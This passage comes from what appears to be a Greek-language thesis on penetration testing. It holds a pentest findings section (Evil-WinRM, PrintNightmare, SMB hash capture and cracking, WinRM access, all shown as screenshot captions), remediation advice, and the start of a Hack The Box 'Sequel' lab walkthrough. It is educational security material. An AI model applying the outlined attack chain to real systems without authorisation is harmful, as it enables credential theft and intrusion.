
5. Evil-winrm
   Το πρόγραμμα αυτό μπορεί να χρησιμοποιηθεί σε οποιονδήποτε Microsoft Windows Servers με ενεργοποιημένη αυτή τη λειτουργία (συνήθως στη θύρα 5985), φυσικά μόνο αν έχετε διαπιστευτήρια και δικαιώματα για τη χρήση του. Έτσι, θα μπορούσε να χρησιμοποιηθεί σε μια φάση hacking/pentesting μετά την εκμετάλλευση. Ο σκοπός αυτού του προγράμματος είναι να παρέχει ωραία και εύχρηστα χαρακτηριστικά για hacking. Μπορεί να χρησιμοποιηθεί για νόμιμους σκοπούς και από διαχειριστές συστημάτων, αλλά τα περισσότερα χαρακτηριστικά του επικεντρώνονται σε θέματα hacking/pentesting.

3.4.3 Ευπάθειες

Διαπιστώθηκε η ευπάθεια CVE-2021-1675 γνωστή ως «PrintNightmare». Μια ευπάθεια που επιτρέπει σε έναν εισβολέα με χαμηλά προνόμια πρόσβασης να χρησιμοποιήσει ένα κακόβουλο αρχείο για την κλιμάκωση προνομίων. Οι επιτιθέμενοι μπορούν να επωφεληθούν από την ευπάθεια μόνο εάν έχουν άμεση πρόσβαση στο ευάλωτο σύστημα, οπότε η Microsoft την κατηγοριοποίησε ως χαμηλού κινδύνου.


3.4.4 Αποδείξεις

- **Εκτέλεση σάρωσης δικτύου με την χρήση Nmap**




- **Εκτέλεση SMB εντολής**


- **Σύνδεσμος στην πόρτα 80**




- **MFP Firmware Update Center page**




- **MFP Firmware Update Center page options**




- **Έναρξη SMB server**




- **Κατακερματισμός NTLMv2**




- **HashCracking credentials**




- **Φάκελος «Επιφάνεια Εργασίας»**




- **Μεταφόρτωση αρχείου και λίστα επιφάνειας εργασίας**




- **Δημιουργία χρήστη**



- **Σύνδεση με WinRM**



- **<u>Επιτυχία διείσδυσης στον φάκελο επιφάνεια εργασίας του μηχανήματος</u>**



3.4.5 Συστάσεις

Ορισμένα παραδείγματα βραχυπρόθεσμων δράσεων για την αποκατάσταση περιλαμβάνουν:

- Εφαρμογή επιδιορθώσεων και ενημερώσεων ασφαλείας στο λογισμικό εφαρμογών ιστού και στα υποκείμενα λειτουργικά συστήματα.
- Ενεργοποίηση χαρακτηριστικών ασφαλείας, όπως ο έλεγχος ταυτότητας δύο παραγόντων και η κρυπτογράφηση.
- Περιορισμός της πρόσβασης σε ευαίσθητα δεδομένα και πόρους μόνο σε εξουσιοδοτημένους χρήστες.
- Εφαρμογή ελέγχων ασφαλείας, όπως τείχη προστασίας και συστήματα ανίχνευσης εισβολών.

Ορισμένα παραδείγματα μακροπρόθεσμων ενεργειών για την αποκατάσταση περιλαμβάνουν:

- Τακτική διενέργεια αξιολογήσεων ασφαλείας και δοκιμών διείσδυσης για τον εντοπισμό και την αντιμετώπιση νέων ευπαθειών.
- Ανάπτυξη και εφαρμογή μιας ολοκληρωμένης πολιτικής ασφάλειας που περιλαμβάνει κατευθυντήριες γραμμές για την ασφαλή ανάπτυξη λογισμικού, την αντιμετώπιση περιστατικών και την προστασία δεδομένων.
- Παροχή εκπαίδευσης και κατάρτισης σε θέματα ασφάλειας σε υπαλλήλους, προγραμματιστές και άλλους ενδιαφερόμενους.
- Συνεχής παρακολούθηση και ανάλυση των αρχείων καταγραφής και της κίνησης δικτύου για ενδείξεις ύποπτης δραστηριότητας.

3.4.6 Συμπεράσματα

Συνολικά Ευρήματα:

Κατά τη διάρκεια της δοκιμής διείσδυσης, εντοπίστηκαν αρκετά κρίσιμα τρωτά σημεία στην εφαρμογή web του στόχου. Αυτές οι ευπάθειες περιλάμβαναν την ευπάθεια CVE-2021-1675 γνωστή ως «PrintNightmare, το SMB upload Exploit και την έλλειψη κατάλληλων σύνθετων διαπιστευτηρίων. Επιπλέον, διαπιστώθηκε ότι ευαίσθητα δεδομένα αποθηκεύονταν σε καθαρό κείμενο και ότι δεν υπήρχαν επαρκείς έλεγχοι για την αποτροπή μη εξουσιοδοτημένης πρόσβασης.

Συστάσεις Αποκατάστασης:

- Η καλύτερη προσέγγιση είναι να μην επιτρέπετε το SMB μέσω του Διαδικτύου χρησιμοποιώντας κανόνες τείχους προστασίας: είτε απαγορεύετε όλη την κυκλοφορία στις θύρες 135-139 & 445 είτε περιορίζετε την πρόσβαση σε συγκεκριμένες διευθύνσεις IP ή διευθύνσεις Mac. Το να διατηρείτε το λειτουργικό σύστημα του διακομιστή Microsoft Windows ενημερωμένο ή διορθωμένο είναι μια καλή πρακτική. Εάν έχετε έναν τρέχοντα λογαριασμό υπηρεσιών της Microsoft, τότε μπορείτε να ενημερώσετε την τελευταία έκδοση. αν όχι, τότε μπορείτε να εφαρμόσετε διορθώσεις που αντιμετωπίζουν συγκεκριμένες ευπάθειες, δείτε τον παρακάτω σύνδεσμο.
- Χρήση κατάλληλων σύνθετων και πολύπλοκων διαπιστευτηρίων για όλους τους χρήστες του Πληροφοριακού συστήματος.
- Εφαρμογή επιδιορθώσεων και ενημερώσεων ασφαλείας στην εφαρμογή ιστού και στα υποκείμενα λειτουργικά συστήματα για την αντιμετώπιση των γνωστών ευπαθειών.
- Εφαρμόστε επικύρωση εισόδου και κατάλληλη απομάκρυνση της εισόδου του χρήστη.
- Εφαρμόστε κρυπτογράφηση για ευαίσθητα δεδομένα για την προστασία τους σε περίπτωση μη εξουσιοδοτημένης πρόσβασης.
- Ανάπτυξη και εφαρμογή μιας ολοκληρωμένης πολιτικής ασφάλειας που περιλαμβάνει κατευθυντήριες γραμμές για την ασφαλή ανάπτυξη λογισμικού, την αντιμετώπιση περιστατικών και την προστασία δεδομένων.
- Παροχή εκπαίδευσης και κατάρτισης σε θέματα ασφάλειας σε υπαλλήλους, προγραμματιστές και άλλους ενδιαφερόμενους.
- Τακτική διενέργεια αξιολογήσεων ασφαλείας και δοκιμών διείσδυσης για τον εντοπισμό και την αντιμετώπιση νέων ευπαθειών.
- Συνεχής παρακολούθηση και ανάλυση των αρχείων καταγραφής και της κίνησης δικτύου για ενδείξεις ύποπτης δραστηριότητας.

4 *Σενάρια Δοκιμής διείσδυσης στο εικονικό περιβάλλον “HackTheBox”*

4.1 Hack The Box

Είναι ένα διαδικτυακό Hacking Playground.

Ο καθένας μπορεί να γίνει μέλος στην αναπτυσσόμενη κοινότητα hacking και να εξελίξει τις δεξιότητές του στον κυβερνοχώρο στο επόμενο επίπεδο μέσω, εργαστηριακής πρακτικής εκπαίδευσης.

Το Hack The Box είναι μια τεράστια διαδικτυακή πλατφόρμα εκπαίδευσης για την ασφάλεια στον κυβερνοχώρο, που επιτρέπει σε άτομα, εταιρείες, πανεπιστήμια και κάθε είδους οργανισμούς σε όλο τον κόσμο να βελτιώσουν τις δεξιότητές τους στο hacking. Στα Hacking Labs σας υπάρχουν εικονικές Μηχανές, Προκλήσεις, Endgames και φρούρια. Νέο περιεχόμενο που ανανεώνεται κάθε εβδομάδα.

Επίσης παρέχει πραγματικά σενάρια hacking, στα Pro Labs, τα οποία είναι προηγμένα εργαστήρια εκπαίδευσης που προσομοιώνουν σενάρια πραγματικού κόσμου, δίνοντας στους παίκτες την ευκαιρία να αξιολογήσουν και να διεισδύσουν σε περιβάλλοντα εταιρικής υποδομής και να αποδείξουν τις επιθετικές τους δεξιότητες ασφάλειας.

4.2 Σενάριο 1ο

4.2.1 Εικονική Μηχανή "Sequel"

Η εκμάθηση του τρόπου πλοήγησης σε βάσεις δεδομένων είναι σημαντική, επειδή τα περισσότερα από τα κρίσιμα δεδομένα είναι αποθηκευμένα σε αυτά, συμπεριλαμβανομένων των ονομάτων χρήστη και των κωδικών πρόσβασης, τα οποία μπορούν ενδεχομένως να χρησιμοποιηθούν για την απόκτηση των υψηλότερων δυνατοτήτων προνομιακής πρόσβασης στο σύστημα-στόχο. Έχουμε ήδη θίξει το θέμα των βάσεων δεδομένων στο προηγούμενο εγγραφές. Ωστόσο, σε αυτό, θα μάθουμε πώς να πλοηγούμαστε σε αυτά.

Ο λόγος που οι διακομιστές Ιστού και άλλες υπηρεσίες χρησιμοποιούν βάσεις δεδομένων όπως η MySQL, η MariaDB ή άλλες τεχνολογίες είναι για να αποθηκεύσετε τα συσσωρευμένα δεδομένα σε ένα μέρος εύκολα προσβάσιμο και καλά οργανωμένο. Αυτά τα δεδομένα θα μπορούσαν να αντιπροσωπεύουν ονόματα χρήστη, κωδικοί πρόσβασης, αναρτήσεις, μηνύματα, η ακριβής ημερομηνία εγγραφής των χρηστών και άλλες πληροφορίες -

ανάλογα με τον σκοπό του ιστότοπου. Κάθε βάση δεδομένων περιέχει πίνακες, οι οποίοι με τη σειρά τους περιέχουν σειρές και στήλες. Για παράδειγμα, εάν υπάρχει ένας ιστότοπος που έχει ένα μικρό τμήμα κοινωνικού δικτύου και ηλεκτρονικού εμπορίου, εκεί θα χρειαζόταν πολλά ξεχωριστά τμήματα τα οποία δεν θα πρέπει να είναι προσπελάσιμα:

- Ένα που περιέχει προσωπικά στοιχεία των χρηστών, όπως διευθύνσεις email, γεωγραφικές τοποθεσίες, ιστορικό σύνδεσης και συνημμένες διευθύνσεις IP, πραγματικά ονόματα, στοιχεία πιστωτικής κάρτας και άλλα.
- Ένα που περιέχει πληροφορίες με δυνατότητα δημόσιας αναζήτησης, όπως προϊόντα, υπηρεσίες, μουσική, βίντεο και άλλα τύπους.

Το Sequel είναι ένα ευάλωτο μηχάνημα που περιέχει μια βάση δεδομένων My SQL.Θα απαριθμήσουμε τη βάση δεδομένων My SQL και θα μπούμε στη βάση δεδομένων.

4.2.2 Μεθοδολογία διείσδυσης

Ενεργοποιώντας το εικονικό μηχάνημα, βλέπουμε αυτόματως και την IP (10.129.247.174) που κατέχει. Ξεκινώντας με τη σάρωση Nmap, ώστε να μπορούμε να ελέγξουμε ποιες θύρες είναι ανοιχτές και ποιες υπηρεσίες εκτελούνται σε αυτές με τις παρακάτω επιλογές:

-sC: Εκτελεί σάρωση σεναρίου χρησιμοποιώντας το προεπιλεγμένο σύνολο σεναρίων και

-sV: ενεργοποιεί την ανίχνευση έκδοσης, η οποία θα εντοπίσει ποιες εκδόσεις εκτελούνται σε ποια θύρα. Όπως θα δούμε και στην παρακάτω εικόνα Figure 1:




Figure 1: Εκτέλεση εντολής Nmap

Όπως μπορούμε να δούμε, βρήκαμε μόνο μια ανοιχτή θύρα που είναι η 3306, η οποία εκτελεί μια υπηρεσία. Η MySQL είναι μια υπηρεσία σχεδιασμένη για την διαχείριση βάσεων δεδομένων για την δημιουργία, τροποποίηση και ενημέρωση βάσεων δεδομένων, καθώς επίσης και για αλλαγή και προσθήκη δεδομένων.

Για να επικοινωνήσουμε με τη βάση δεδομένων, πρέπει να εγκαταστήσουμε είτε MySQL είτε Maria DB στον τοπικό μας υπολογιστή. Για να το κάνουμε αυτό, θα πρέπει να εκτελέσουμε την εντολή ενημέρωσης : « sudo apt update && sudo apt install mysql» και έπειτα να τρέξουμε την εντολή για να ενημερωθούμε σχετικά με της επιλογές που μας παρέχει:

